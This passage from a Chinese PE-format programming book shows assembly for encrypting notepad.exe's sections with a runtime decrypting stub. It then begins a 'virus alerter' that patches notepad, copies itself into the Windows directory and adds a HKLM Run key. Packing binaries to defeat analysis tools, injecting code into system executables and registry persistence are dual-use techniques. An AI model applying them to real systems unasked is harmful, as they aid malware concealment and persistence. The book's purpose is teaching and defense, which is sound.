1299 ;将基表复制到补丁代码中
1300 mov esi,offset EncryptionTable
1301 mov edi,lpDstMemory
1302 add edi,dwNewFileAlignSize
1303 add edi,5 ;5个字节的跳转指令
1304 add edi,16*8 ;16*8个数据目录表长度
1305 mov ecx,256
1306 rep movsb
1307
1327
1328 ;将最后一节在文件中对齐后的大小存储到补丁代码位置
1329
1330 mov edi,lpDstMemory
1331 assume edi:ptr IMAGE_DOS_HEADER
1332 add edi,[edi].e_lfanew
1333 assume edi:ptr IMAGE_NT_HEADERS
1334 ;获取节的个数
1335 movzx eax,[edi].FileHeader.NumberOfSections
1336 mov dwSections,eax
1337 add edi,sizeof IMAGE_NT_HEADERS
1338
1339 dec eax
1340 mov ecx,sizeof IMAGE_SECTION_HEADER ;定位到最后一个节
1341 mul ecx
1342 add edi,eax
1343 assume edi:ptr IMAGE_SECTION_HEADER
1344 mov ecx,[edi].SizeOfRawData
1345
1346 mov edi,lpDstMemory
1347 add edi,dwNewFileAlignSize
1348 add edi,5 ;5个字节的跳转指令
1349 add edi,16*8 ;16*8个数据目录表长度
1350 add edi,257 ;基表
1351 mov dword ptr [edi],ecx
```

如上所示，行1297调用函数_encrptAlg创建加密用的基表。行1299～1306将获得的基表内容复制到补丁程序的指定位置，共256个字节。行1328～1344得到目标PE文件最后一节的SizeOfRawData，行1346～

1351将该参数传递给补丁程序。

补丁程序（chapter21\b\patch.asm）中存放加密基表和目标PE文件最后一节的SizeOfRawData两个参数定义如下：

```
jmp start ;补丁程序起始代码，该指令占了5个字节+0000h
;保存目标程序的相关信息：
dstDataDirectory dd 32 dup(0) ;原始目标程序的数据目录表+0005h
EncryptionTable db 256 dup(0),0 ;加密基表+0085h
dwLastSectionSize dd ? ;最后一节的尺寸（以字节计）
```

如上所示，补丁程序中保存的与目标PE有关的信息主要包括三个：原始数据目录表、解密用的基表和目标PE文件最后一节的尺寸。以下节选了运行期该位置显示的数据内容：

```
00010400  E9 FC 05 00 00 【00 00 00 00 00 00 00 00 04 76 00   .............v.
00010410  00 C8 00 00 00 00 B0 00 00 20 7F 00 00 00 00 00   ....... ......
00010420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00010430  00 00 00 00 00 50 13 00 00 1C 00 00 00 00 00 00   .....P..........
00010440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00010450  00 00 00 00 00 A8 18 00 00 40 00 00 00 50 02 00   ........@...P..
00010460  00 D0 00 00 00 00 10 00 00 48 03 00 00 00 00 00   ........H......
00010470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00010480  00 00 00 00 00 】【73 91 C2 F3 12 43 61 92 C3 E1 13   .....s.Ca.
00010490  44 62 93 B1 E2 14 32 63 94 B2 E3 02 33 64 82 B3   Db.2c.3d
000104A0  E4 03 34 52 83 B4 D2 04 35 53 84 A2 D3 05 23 54   .4R.5S.#T
000104B0  85 A3 D4 F2 24 55 A4 D5 25 74 A5 F4 26 75 C4 F5   $U%t&u
000104C0  45 76 C5 15 46 95 C6 16 65 96 E5 17 66 B5 E6 36   Ev.F.e.f6
000104D0  67 B6 06 37 86 B7 07 56 87 D6 08 57 A6 D7 27 58   g.7.V.W'X
000104E0  A7 F6 28 77 A8 F7 47 78 C7 F8 48 97 C8 18 49 98   (wGxH.I

000104F0  E7 19 68 99 E8 38 69 B8 E9 39 88 B9 09 3A 89 D8   .h8i9.:
00010500  0A 59 8A D9 29 5A A9 DA 2A 79 AA F9 2B 7A C9 FA   .Y)Z*y+z
00010510  4A 7B CA 1A 4B 9A CB 1B 6A 9B EA 1C 6B BA EB 3B   J{.K.j.k;
00010520  6C BB 0B 3C 8B BC 0C 5B 8C DB 0D 5C AB DC 2C 5D   l.<.[.\,]
00010530  AC FB 2D 7C AD FC 4C 7D CC FD 4D 9C CD 1D 4E 9D   -|L}M.N
00010540  EC 1E 6D 9E ED 3D 6E BD EE 3E 8D BE 0E 3F 8E DD   .m=n>.?
00010550  0F 5E 8F DE 2E 5F AE DF 2F 7E AF FE 30 7F CE FF   .^._/~0.
00010560  4F 80 CF 1F 50 9F D0 20 6F A0 EF 21 70 BF F0 40   O€.P o!p@
00010570  71 C0 10 41 90 C1 11 60 E0 B0 31 01 81 51 D1 A1   q.A.`1.Q
00010580  22 F1 72 42 00】00 【00 00 01 00】00 00 00 00 00 00   "rB............
```

如上所示，第一个【】包含了目标程序的数据目录表，第二个【】是解密用基表内容，第三个【】是目标程序最后一节的实际字节码长度。

21.3.3　加密节区内容

补丁工具负责对目标PE文件节区数据的加密工作。首先，计算出要加密数据的范围，从第一个节开始到文件末尾的数据，全部要进行加密。由于加密采用不变长度算法，能保证PE加载器在加载数据到内存以后所有的字节码位置保持相对不变，在进行解密以后不需要重新计算代码中与定位有关的数据，所以比较方便。对节区数据进行加密的代码见代码清单21-4。

代码清单21-4　加密节区数据（chapter21\b\bind.asm）

```
;加密节区数据
;------------------------------
;首先，计算加密范围
;取第一个节的文件起始偏移

mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
add edi,sizeof IMAGE_NT_HEADERS

assume edi:ptr IMAGE_SECTION_HEADER
mov eax,[edi].PointerToRawData

mov ecx,@dwFileSize1
sub ecx,eax
add eax,lpDstMemory ;起始偏移
mov esi,eax

invoke _encrptIt,esi,esi,ecx
```

函数_encrptIt在21.2.4节已经讲解过了，传入参数esi为第一个节在文件中的起始地址，ecx为从该位置到文件尾的长度。程序运行到此，目标文件中的指定范围的数据均被加密。

经过同一个加密算法生成的目标程序使用了相同的补丁程序，所以，使用一些PE分析工具得到的结果除了文件头部描述不相同外，其他地方的描述基本是相同的。使用PEInfo小工具分析加密以后的记事本程序结果显示如下：

```
文件名：D:\masm32\source\chapter21\b\patch_notepad.exe
------------------------------------------
```

```
运行平台：      0x014c
节的数量：      3
文件属性：      0x010f
建议装入基地址：  0x01000000
文件执行入口（RVA 地址）：  0x13000

节的名称   未对齐前真实长度   内存中的偏移（对齐后的） 文件中对齐后的长度  文件中的偏移   节的属性
-----------------------------------------------------------------------------------------
.text         00007748          00001000         00007800           00000400       60000020
.data         00001ba8          00009000         00000800           00007c00       c0000040
.rsrc         00009000          0000b000         00008800           00008400       c0000060

未发现该文件有导入函数
未发现该文件有导出函数
未发现该文件有重定位信息
未发现该文件有资源表
```

从分析结果来看，这里显示的内容根本不是原始的记事本程序，用FlexHex查看字节码，也只是看到一堆乱码而已。

补丁工具还有最后一个功能，即负责将补丁代码嵌入到目标PE文件的最后一节。由于这部分功能在第17章中有详细描述，在此略过，具体代码请参照随书文件chapter21\b\bind.asm。

21.4　处理补丁程序

前几章讲过的补丁程序实现的功能都与目标PE无关，而这次补丁程序的代码针对的对象是目标程序本身，所以需要额外对目标程序的数据进行如下处理：

对目标PE数据目录进行还原。

对目标PE加密的节区的数据进行解密。

对目标PE导入表中的动态链接库实施动态加载。

对目标PE的IAT中的值进行修正。

以下将对这四项处理进行逐一介绍。

21.4.1　还原数据目录表

对EXE加密必须保证加密以后的PE文件可以正常运行，但补丁工具却将其数据目录表全部清零，所以在运行目标程序前补丁程序要做的第一件事情，就是依据事先保存在补丁程序中的目标PE文件的原始数据目录表信息恢复目标PE文件的数据目录表。代码清单21-5演示了还原目标PE文件数据目录表的整个过程：

代码清单21-5　还原数据目录表（chapter21\b\patch.asm）

```
;获取目标进程的基地址
mov eax,offset dwImageBase
add eax,ebx
push eax
lea edx,_getImageBase
add edx,ebx
call edx
mov dwImageBase [ebx],eax
;还原目标进程的数据目录表
mov esi,dwImageBase [ebx]
add esi,[esi+3ch]
add esi,78h
push esi
assume fs:nothing
mov eax,fs:[20h]
mov hProcessID [ebx],eax
push hProcessID [ebx]
```

```
470 push FALSE
471 push PROCESS_ALL_ACCESS
472 call _openProcess
473 mov hProcess [ebx],eax ;找到的进程句柄在hProcess中
474
475
476
477 ;设置文件头部分为可读可写可执行
478 lea edx,hOldPageValue
479 add edx,ebx
480 push edx
481 push PAGE_EXECUTE_READWRITE
482 ;获取SizeOfImage大小
483 push esi
484 mov esi,dwImageBase [ebx]
485 add esi,[esi+3ch]
486 assume esi:ptr IMAGE_NT_HEADERS
487 mov edx,[esi].OptionalHeader.SizeOfImage
488 pop esi
489 push edx ;设置页面大小
490 push dwImageBase [ebx]
491 push hProcess [ebx]
492 call _virtualProtectEx
493
494 pop esi
495 push NULL
496 push 16*8
497 mov edx,offset dstDataDirectory
498 add edx,ebx
499 push edx
500 push esi
501 push hProcess [ebx]
502 call _writeProcessMemory
```

大致思路是，通过OpenProcess函数传递PROCESS_ALL_ACCESS参数，打开目标进程。然后，使用WriteProcessMemory将补丁代码中保存的数据目录表项全部写回到目标进程头部数据目录表位置。代码行447～455获取目标PE的基地址，存储到变量dwImageBase中。行464～466从fs:[20h]位置处取出进程的ID号，存储到变量hProcessID中。行469～473调用OpenProcess函数打开目标进程。行477～492调用函数VirtualProtectEx将目标进程文件头部内存页设置为可读可写。行494～502调用函数WriteProcessMemory，将esi指向的数据写入变量dstDataDirectory指向的位置，即还原目标进程的数据目录表。

数据目录表被还原以后，程序还无法正常运行，因为此时数据目录表中的数据项指向的位置都是经过加密以后的数据，对正常的目标进程而言，这些数据根本无法识别。接下来要做的就是将节区对应的数据进行解密。

21.4.2　解密节区内容

加密的EXE程序运行前，需要先将补丁工具加密的节区数据解密。由于加密使用了不变长度的算法，解密后的节区数据大小和解密前一样；所以，解密时不需要额外构造解密用的缓冲区，相对比较简单。首先来看解密函数。

1.解密函数_UnEncrptIt

解密函数的运行依赖于加密时创建的基表。解密以字节为单位进行，每个字节的解密与其他字节没有关系，解密后的数据大小与解密前大小一致。解密函数见代码清单21-6。

代码清单21-6　解密函数_UnEncrptIt（chapter21\b\patch.asm）

```
;-------------------------------
;解密算法，可逆算法，字节数不变
;入口参数：
;_src:要解密的字节码起始地址
;_size:要加密的字节码的数量
;-------------------------------
_UnEncrptIt proc _src,_size,_writeProcessMemory
local @ret
local @dwTemp

pushad
;开始按照基表对字节进行加密
mov esi,_src
.while TRUE
mov al,byte ptr [esi]
mov edi,offset EncryptionTable
add edi,ebx
mov @dwTemp,0
.while TRUE ;查找基表，索引在@dwTemp中
mov cl,byte ptr [edi]
.break.if al == cl ;如果找到，则退出
inc @dwTemp
inc edi
.endw

;用解密后的字节更新字节码
mov ecx,@dwTemp
mov byte ptr dbEncrptValue [ebx],cl

;使用远程写入
push NULL
push 1
mov edx,offset dbEncrptValue
add edx,ebx
push edx
push esi ;? ?
```

```
push hProcess [ebx]
call _writeProcessMemory
inc esi
dec _size
.break.if _size == 0
.endw
popad
ret
_UnEncrptIt endp
```

解密算法其实很简单，查找加密基表，如果在基表中找到指定字节码，则记录该位置在基表中的索引，这个索引值即为解密后的字节码，然后用这个字节码替换原来位置的字节值。

2.解密过程

程序将所有节的数据均进行一遍解密，还原目标程序为原始内容，然后才启动其他诸如动态加载DLL、修正IAT等操作。代码清单21-7是解密数据的代码。

代码清单21-7　解密节区数据过程（chapter21\b\patch.asm）

```
;解密数据
mov edi,dwImageBase [ebx]
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
;获取节的个数
movzx eax,[edi].FileHeader.NumberOfSections
mov dwSections [ebx],eax
add edi,sizeof IMAGE_NT_HEADERS
dec eax
mov ecx,sizeof IMAGE_SECTION_HEADER ;定位到最后一个节
mul ecx
add edi,eax
assume edi:ptr IMAGE_SECTION_HEADER
mov @first,1
.while TRUE
mov esi,[edi].VirtualAddress
add esi,dwImageBase [ebx] ;要解密的起始地址
.if @first ;如果是最后一节，补丁工具更改了此处的大小
;必须使用由补丁工具传入的原始值
mov ecx,dwLastSectionSize [ebx]
mov @first,0
.else ;如果是其他节，则使用SizeOfRawData
mov ecx,[edi].SizeOfRawData
.endif
push _writeProcessMemory
push ecx
push esi
```

```
537 mov edx,offset _UnEncrptIt
538 add edx,ebx
539 call edx
540
541 dec dwSections [ebx]
542 sub edi,sizeof IMAGE_SECTION_HEADER
543 .break.if dwSections [ebx] == 0
544 .endw
```

如上所示，代码行505~518通过文件头部描述获取节的数量，并存储在变量dwSections中，然后将指针定位到最后一节。由于此时CPU的控制权尚处于补丁程序手里，所以最后一节的SizeOfRawData是被补丁工具修改以后的大小。如果用这个大小来解密数据，势必会越界，导致后面的补丁代码被修改，所以，最后一个节要解密的数据大小由补丁工具传进来的变量dwLastSectionSize决定，其他的节要解密的数据大小则直接通过每个节的SizeOfRawData来决定。

行522~544是解密目标进程所有节的一个循环。其中，变量@first如果为1，表示当前处理的是最后一节；否则，从最后一节向前处理，直到循环次数达到节的总数为止。

节区的数据解密完成，是否就可以跳转到目标进程的入口地址处运行了呢？答案是否定的。因为加密的目标PE文件在最初被操作系统加载器加载进内存时，是误认为该文件没有导入表的（导入表项被设置为0）。所以，记事本代码中用到的所有动态链接库在记事本进程地址空间中还不存在。如果补丁代码只还原完数据目录表，将加密的节区解密就直接转移到原始入口地址处运行，还不会成功；补丁代码需要继续完成对记事本导入表中登记的各模块的动态载入，以及IAT的修正后才会成功。

21.4.3　加载目标DLL

加密的目标PE文件被加载进内存后，其原始的导入信息丢失。加载器不会将其导入表中的动态链接库加载进进程的地址空间，这个操作必须由补丁程序代为完成。

首先，利用小工具程序PEInfo查看notepad.exe导入表中都引入了哪些动态链接库，这些链接库包括comdlg32.dll、SHELL32.dll、WINSPOOL.DRV、COMCTL32.dll、msvcrt.dll、ADVAPI32.dll、KERNEL32.dll、GDI32.dll和USER32.dll。但是，从OD加载的记事本进程地址空间中看到的链接库SECUR32.DLL、USP10.DLL、SHLWAPI.DLL、RPCRT4.DLL、LPK.DLL、IMM32.DLL并未出现在NOTEPAD.EXE的导入表定义中。这说明，这些动态链接库的导入应该是包含在其他动态链接库中的，例如：

WINSPOOL.DRV→RPCRT4.DLL

COMDLG32.DLL→SHLWAPI.DLL

LPK.DLL→USP10.DLL

接下来，要为补丁代码增加动态加载DLL功能。通过遍历目标程序的导入表，调用LoadLibraryA函数，将导入表中列出的所有模块加载到内存中，并记录各模块的基地址。详细代码见代码清单21-8。

代码清单21-8　动态加载目标进程导入表中登记的DLL（chapter21\patch2.asm）

```
;获取目标进程的基地址
mov eax,offset dwImageBase
add eax,ebx
push eax
lea edx,_getImageBase
add edx,ebx
call edx
mov dwImageBase [ebx],eax
;遍历目标进程导入表
mov edi,offset dstDataDirectory
add edi,ebx
add edi,8 ;定位到导入表项
mov eax,dword ptr [edi] ;获取VirtualAddress
;未做判断，假设处理的PE文件均有导入表
add eax,dwImageBase [ebx] ;所在内存偏移
mov edi,eax ;计算引入表所在文件偏移位置
```

```
assume edi:ptr IMAGE_IMPORT_DESCRIPTOR
mov  eax,dword ptr  [edi].Name1  ;取第一个动态链接库名字字符串所在的RVA值
add eax,dwImageBase [ebx] ;在内存定位只需加上基地址即可
;invoke _messageBox,NULL,eax,NULL,MB_OK
;动态加载该DLL
invoke _loadLibrary,eax
mov dwModuleBase [ebx],eax
```

只加载一个DLL（comdlg32.dll）的示例可以调试chapter21\bindC.exe文件。在OD环境下对比动态加载前后的内存分配，可以看到，comdlg32.dll被正确地加入到地址0x76320000起始处。以下是加载所有的动态链接库代码（chapter21\a\patch.asm）：

```
......
mov edi,eax ;计算引入表所在文件偏移位置
assume edi:ptr IMAGE_IMPORT_DESCRIPTOR
.while [edi].Name1 ;循环结束条件，只需简单判断Name1是否为0即可
push edi
mov eax,dword ptr [edi].Name1 ;取第一个动态链接库名字字符串所在的RVA值
add eax,dwImageBase [ebx] ;在内存定位只需加上基地址即可
;动态加载该DLL
invoke _loadLibrary,eax
mov dwModuleBase [ebx],eax
;修正从该链接库引入的函数IAT项
;------------------------------
pop edi
add edi,sizeof IMAGE_IMPORT_DESCRIPTOR
.endw
```

离最终可运行的目标越来越近了，最后一步是修正目标文件的IAT。

21.4.4 修正目标IAT

引入的动态链接库被动态加载到内存以后，接下来要做的就是修正目标进程中的IAT内容。从导入表中得到每个函数的名称字符串，然后，从加载的模块基地址获取该函数在内存的VA值，并填到对应的IAT位置。

下面开始IAT修复工作，具体代码见代码清单21-9。

代码清单21-9 修正目标进程IAT的_updateIAT函数（chapter21\a\patch.asm）

```
;------------------
;修正IAT表
;传入全局变量参数
;dwModuleBase模块的地址
;dwImageBase进程基地址
;------------------
_updateIAT proc _lpIID,_writeProcessMemory
local @dwCount

pushad
mov @dwCount,0

mov edi,_lpIID
assume edi:ptr IMAGE_IMPORT_DESCRIPTOR

;获取函数名字字符串
mov esi,[edi].OriginalFirstThunk
add esi,dwImageBase [ebx]
.while TRUE
mov eax,[esi]
.break.if!eax
add eax,dwImageBase [ebx]
add eax,2 ;跳过hint/name中的hint

;此时eax指向了函数字符串
lea edx,_getApi ;获取函数地址
add edx,ebx
push eax
push dwModuleBase [ebx]
call edx
;add eax,dwImageBase [ebx] ;获取函数VA值

;将函数地址覆盖IAT对应位置
push esi
push eax
mov esi,[edi].FirstThunk
add esi,dwImageBase [ebx] ;esi指向IAT表开始

mov eax,@dwCount ;求索引对应偏移
sal eax,2
```

```
add esi,eax
pop eax
mov dwIATValue [ebx],eax
;使用远程写入
push NULL
push 4 ;写入长度
mov edx,offset dwIATValue
add edx,ebx
push edx ;写入的值所在缓冲区
push esi ;写入起始地址
push hProcess [ebx]
call _writeProcessMemory
;mov dword ptr [esi],eax ;将函数VA值写入IAT
pop esi
inc @dwCount
add esi,4
.endw
popad
ret
_updateIAT endp
```

调用函数_updateIAT前，目标程序的数据目录表数据已经得到恢复。dwModuleBase中存放了当前动态加载的模块的基地址，dwImageBase中存放了目标进程的基地址。hProcess为打开的目标进程（为内存写作准备的）句柄。函数传入两个参数：参数1是_lpIID，该参数指向当前导入描述IMAGE_IMPORT_DESCRIPTOR结构；参数2为WriteProcessMemory的函数VA。

函数首先通过IMAGE_IMPORT_DESCRIPTOR.OriginalFirstThunk找到函数名字字符串（注意，要跳过Hint/Name前的2个字节值）；然后，通过调用_getApi函数获取该函数指令字节码所在内存的地址，并将该地址保存到IAT的相关项位置。

通过以上几步，对EXE加密、解密、运行的任务就完成了。运行补丁后的chapter21\b\path _notepad.exe程序，先出现补丁代码中的对话框提示，然后出现记事本程序。通过PEInfo小工具查看该程序显示的信息中大部分与记事本程序无关。

21.5 小结

本章以记事本为例，向大家介绍了一种加密EXE文件的思路。方法是对目标PE文件的节区进行加密；运行时由补丁代码接管控制权，实施解密，并重新组织原程序的运行。本章用到了第17章中介绍的补丁工具。

本实例的加密方法很简单，大家可以根据实际需要对加密算法进行改进，以满足一些特殊需要。注意，本章介绍的代码只适合存在导入表，且导入函数均为名称导入的目标PE程序，如果大家想让其适应更多的程序，请根据所学知识自行修改。

第22章　PE病毒提示器

本章将探讨PE病毒提示器的编写技术。

本章采用两种方式开发PE病毒提示器：一种是程序加手工的半自动化方法，另一种是全补丁的自动化方法。

声明　该PE病毒提示器不具备病毒预警功能，也无法阻止PE病毒的入侵，只是对PE病毒起到提示作用，让用户知道当前电脑的安全状况。

22.1　基本思路

PE病毒指Windows操作系统下，以PE文件为感染目标的病毒，有时也称为Win32病毒，属于文件型病毒的一种。

扩展阅读　什么是文件型病毒

所有通过操作系统的文件进行感染的病毒都称为文件型病毒。其主要目标是操作系统中的可执行文件，但不排除其他类型的文件，如宏病毒感染的就是OFFICE系列文件。这些可执行文件主要是以扩展名为".com"、".exe"结尾的文件。本章所描述的文件型病毒专指以".exe"为结尾的PE文件。

打造该病毒提示器的总体思路为：首先，将某个系统PE文件（志愿者）作为这次打造生成病毒提示器的源，给该志愿者打补丁；然后，通过分析嵌入到志愿者文件中的补丁代码，实现对入侵PE病毒的检测与提示。

首先了解一下志愿者的选择条件。

22.1.1　志愿者的选择条件

志愿者即感染病毒的对象。大部分感染PE文件的病毒在传染时，都会对目标文件的大小进行检测。通常小于某一个值时不去感染，因为这种文件有好多是病毒分析者设置的“蜜罐”，可以通过这种方法很容易获得嵌入到蜜罐里的病毒代码，从而制定有效的杀毒方案。所以，确定志愿者时，一定要选择一个文件相对较大的程序。例如，本章选择采用系统的记事本程序notepad.exe，它在Windows　　2000下的标准大小为50960，在Windows XP SP3下的标准大小为66560。

此外，文件型病毒入侵以后，大部分都会感染硬盘上的可执行文件。如果病毒无限制地感染磁盘文件，势必会导致硬盘指示灯不停闪烁，造成CPU占用时间过高。这种外在的表现会被细心的用户发现病毒

的威胁。因此，现在大部分文件型病毒在感染时都采取一定的策略。比如，挟持运行程序的函数，当程序运行时才感染；或者有阶段、有步骤地对系统目录、程序文件夹等进行小批量的感染操作，这样，用户从表面上是很难发觉病毒的。

本章打造的病毒提示器正好运用病毒感染的这个原理，选择系统自带的文件（记事本程序notepad.exe）作为志愿者，并从以下两方面积极地拉近与病毒之间的物理距离：

将自己放到系统文件夹中，即%WINDIR%。

将自己添加到注册表项中，每次开机都运行一遍。

这样做的目的就是让自己充分暴露给病毒，告诉病毒：你来的时候一定通知我哦！

22.1.2　判断病毒感染的原理

绝大多数情况下，病毒提示器一旦被病毒感染，其文件头就会发生相应的变化（文件头部的数据结构包括DOS MZ HEADER、DOS STUB、IMAGE_FILE_HEADER、IMAGE_OPTIONAL_HEADER、IMAGE_SECTION_HEADER），文件头部的数据结构IMAGE_SECTION_HEADER记录了PE文件中存在的每个节的相关统计信息。如果病毒文件修改了文件头部，或者修改了节区内容，那么通过对文件头部数据的分析就能得出PE文件是否被修改的结论。一旦发现文件被修改，程序会发给用户一个友好的提示，告诉他可能有病毒入侵。

扩展阅读　如何实现自我修复功能

通过对本章应用的扩展，也可以实现PE文件感染病毒后的自身修复功能。因为文件型病毒要获得执行控制权，首先要劫持目标入口地址或入口代码，目前，常见的文件型病毒，要么修改头部字段IMAGE_OPTIONAL_HEADER32.AddressOfEntryPoint，要么修改该地址指向的指令字节码。所以，只要将这两部分内容和这两部分内容的校验码保存到补丁程序里，当发现PE被修改的时候，提示用户，并重新修正该地址的值，便能达到自我修复的目的。

22.2　手工打造PE病毒提示器

清楚了编程思路以及原理之后，我们首先通过半自动化的过程开发PE病毒提示器。

本补丁实例的目标是特定的PE文件——记事本。在程序设计部分先不使用嵌入补丁框架，目的是学习在补丁代码中如何使用目标程序导入表中提供的现有函数。

22.2.1　编程思路

补丁程序的设计大致分为以下三步：

步骤1　获取函数地址。要获取地址的函数在记事本原始的导入表中并不存在，必须通过调用LoadLibraryA加载相应的动态链接库，然后调用GetProcAddress获取这些函数的入口地址。这些函数包括：

```
-------------------设置注册表相关-----------------------------
RegCreateKeyA(以下函数在advapi.dll中，所以应该先加载该链接库)
RegSetValueExA
------------------------显示病毒提示相关----------------------
MessageBoxA(该函数在user32.dll中，所以应该先加载该链接库)
------------------------文件相关----------------------
CreateFileA(以下函数在kernel32.dll中)
GetFileSize
CreateFileMappingA
DeleteFileA
GetWindowsDirectoryA
GetModuleFileNameA
CopyFileA
```

步骤2　在注册表的以下位置增加新项，名称为note，类型为REG_SZ，值为virNote.exe。

```
HKEY_LOCAL_MACHINE\SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\RUN
```

加入启动项的目的是每次开机都会运行这个补丁后的记事本程序virNote.exe，以便随时监测机器是否被文件型病毒感染。

步骤3　定位到该文件的头部，生成节表的校验值，并与virNote.exe文件头部4ch偏移处存放的值进行比较。如果一致，则表示文件没有被修改过，退出不显示提示；否则显示病毒入侵的提示信息。下面对目标文件进行简单分析。

22.2.2 分析目标文件的导入表

兵法有云："知己知彼，百战不殆"，下面将使用PEInfo小工具对目标文件（notepad.exe）的导入表进行分析，查看它使用了哪些动态链接库的哪些函数，以便确定补丁代码中是否可以直接使用这些函数。

PEInfo小工具对notepad.exe导入表的分析结果显示如下：

```
-----------------------------------------------------------------
导入表所处的节: .text
-----------------------------------------------------------------


导入库: comdlg32.dll
-------------------------------

OriginalFirstThunk   00007990
TimeDateStamp        ffffffff
ForwarderChain       ffffffff
FirstThunk           000012c4
-------------------------------

00000015          PageSetupDlgW
00000006          FindTextW
00000018          PrintDlgExW
00000003          ChooseFontW
00000008          GetFileTitleW
```

```
00000010           GetOpenFileNameW
00000021           ReplaceTextW
00000004           CommDlgExtendedError
00000012           GetSaveFileNameW


导入库：SHELL32.dll
-----------------------------

OriginalFirstThunk  00007840
TimeDateStamp       ffffffff
ForwarderChain      ffffffff
FirstThunk          00001174
-----------------------------

00000031           DragFinish
00000035           DragQueryFileW
00000030           DragAcceptFiles
00000259           ShellAboutW

......


导入库：KERNEL32.dll
-----------------------------

OriginalFirstThunk  00007758
TimeDateStamp       ffffffff
ForwarderChain      ffffffff
FirstThunk          0000108c
-----------------------------

00000318           GetCurrentThreadId
00000468           GetTickCount
00000660           QueryPerformanceCounter
00000362           GetLocalTime
00000472           GetUserDefaultLCID
00000320           GetDateFormatW
00000470           GetTimeFormatW
00000504           GlobalLock
00000511           GlobalUnlock
00000346           GetFileInformationByHandle
00000081           CreateFileMappingW
00000448           GetSystemTimeAsFileTime
00000842           TerminateProcess
00000315           GetCurrentProcess
00000822           SetUnhandledExceptionFilter
00000580           LoadLibraryA
00000374           GetModuleHandleA
00000430           GetStartupInfoA
00000500           GlobalFree
00000364           GetLocaleInfoW
00000590           LocalFree
00000586           LocalAlloc
00000952           lstrlenW
```

```
00000596        LocalUnlock
00000056        CompareStringW
00000592        LocalLock
00000234        FoldStringW
00000049        CloseHandle
00000946        lstrcpyW
00000678        ReadFile
00000082        CreateFileW
00000943        lstrcmpiW
00000316        GetCurrentProcessId
00000408        GetProcAddress
00000266        GetCommandLineW
00000937        lstrcatW
00000204        FindClose
00000211        FindFirstFileW
00000345        GetFileAttributesW
00000940        lstrcmpW
00000614        MulDiv
00000949        lstrcpynW
00000595        LocalSize
00000360        GetLastError
00000911        WriteFile
00000790        SetLastError
00000898        WideCharToMultiByte
00000593        LocalReAlloc
00000236        FormatMessageW
00000474        GetUserDefaultUILanguage
00000768        SetEndOfFile
00000130        DeleteFileW
00000246        GetACP
00000862        UnmapViewOfFile
00000615        MultiByteToWideChar
00000602        MapViewOfFile
00000859        UnhandledExceptionFilter
......
```

从以上所列内容（加黑部分）可以看出，记事本程序中使用了kernel32.dll中的两个最重要的函数：LoadLibraryA和GetProcAddress。

这对编写补丁代码来说是幸运的，因为使用这两个函数，其他任何动态链接库的任何函数地址都可以轻而易举地得到。这样，就免去了获取kernel32.dll基地址，以及通过其导出表获取这两个函数的工作。除此之外，记事本程序的原始导入表中还包含了补丁程序中要调用的几个函数：

RegCloseKey

MapViewOfFile

UnmapViewOfFile

CloseHandle

补丁代码调用以上这些函数的位置，可以直接使用invoke指令和原始函数名，无需再对这些函数的地址进行获取操作。下面来看补丁程序的源代码。

22.2.3　补丁程序的源代码

本实例的补丁代码将实现以下几项功能：

1）在注册表启动项中加入补丁后的记事本程序virNote.exe。

2）复制当前进程的所有字节码到临时文件中。

3）验证临时文件中的校验和是否正确。

4）根据校验和是否正确决定是否进行病毒提示。

补丁程序的源代码见代码清单22-1。

代码清单22-1　文件型病毒提示器补丁程序（chapter22\virWarn.asm）

```
;------------------------
;功能：文件型病毒提示器
;关键代码将嵌入到notepad.exe文件节的间隙中
;作者：戚利
;开发日期：2010.7.1
;------------------------
.386
.model flat,stdcall
option casemap:none

include windows.inc
include kernel32.inc
includelib kernel32.lib
include ADVAPI32.inc
includelib ADVAPI32.lib



.code
_ProtoRegCreateKey typedef proto :dword,:dword,:dword
_ProtoRegSetValueEx typedef proto :dword,:dword,:dword,:dword,:dword,:dword
_ProtoMessageBox typedef proto :dword,:dword,:dword,:dword
_ProtoGetWindowsDirectory typedef proto :dword,:dword
_ProtoGetModuleFileName typedef proto :dword,:dword,:dword
_ProtoCopyFile typedef proto :dword,:dword,:dword
_ProtoCreateFile typedef proto :dword,:dword,:dword,:dword,:dword,:dword,:dword
_ProtoGetFileSize typedef proto :dword,:dword
_ProtoCreateFileMapping typedef proto :dword,:dword,:dword,:dword,:dword,:dword
_ProtoDeleteFile typedef proto :dword
```

```
_ApiRegCreateKey typedef ptr _ProtoRegCreateKey
_ApiRegSetValueEx typedef ptr _ProtoRegSetValueEx
_ApiMessageBox typedef ptr _ProtoMessageBox
_ApiGetWindowsDirectory typedef ptr _ProtoGetWindowsDirectory
_ApiGetModuleFileName typedef ptr _ProtoGetModuleFileName
_ApiCopyFile typedef ptr _ProtoCopyFile
_ApiCreateFile typedef ptr _ProtoCreateFile
_ApiGetFileSize typedef ptr _ProtoGetFileSize
_ApiCreateFileMapping typedef ptr _ProtoCreateFileMapping
_ApiDeleteFile typedef ptr _ProtoDeleteFile


lpszKey db 'SOFTWARE\MICROSOFT\WINDOWS\CURRENTVERSION\Run',0
lpszValueName db 'note',0
lpszValue db 'virNote.exe',0
hKey dd ?
hFile dd ?
hMapFile dd ?
lpMemory dd ? ;内存中文件指针

hDllADVAPI32 dd ? ;存放advapi32.dll句柄
hDllUser32 dd ? ;存放user32.dll句柄
hDllKernel32 dd ? ;存放kernel32.dll句柄


@destFile db 50h dup(0)
szBuffer db 50h dup(0)
dwFileSize dd ? ;存放文件大小
_dwSize dd ?

_RegCreateKey _ApiRegCreateKey ?
_RegSetValueEx _ApiRegSetValueEx ?
_MessageBox _ApiMessageBox ?
_GetWindowsDirectory _ApiGetWindowsDirectory ?
_GetModuleFileName _ApiGetModuleFileName ?
_CopyFile _ApiCopyFile ?
_CreateFile _ApiCreateFile ?
_GetFileSize _ApiGetFileSize ?
_CreateFileMapping _ApiCreateFileMapping ?
_DeleteFile _ApiDeleteFile ?


szADVAPI32 db 'ADVAPI32.dll',0
szUser32 db 'USER32.dll',0
szKernel32 db 'KERNEL32.dll',0
szRegCreateKey db 'RegCreateKeyA',0 ;该方法在ADVAPI32.dll中
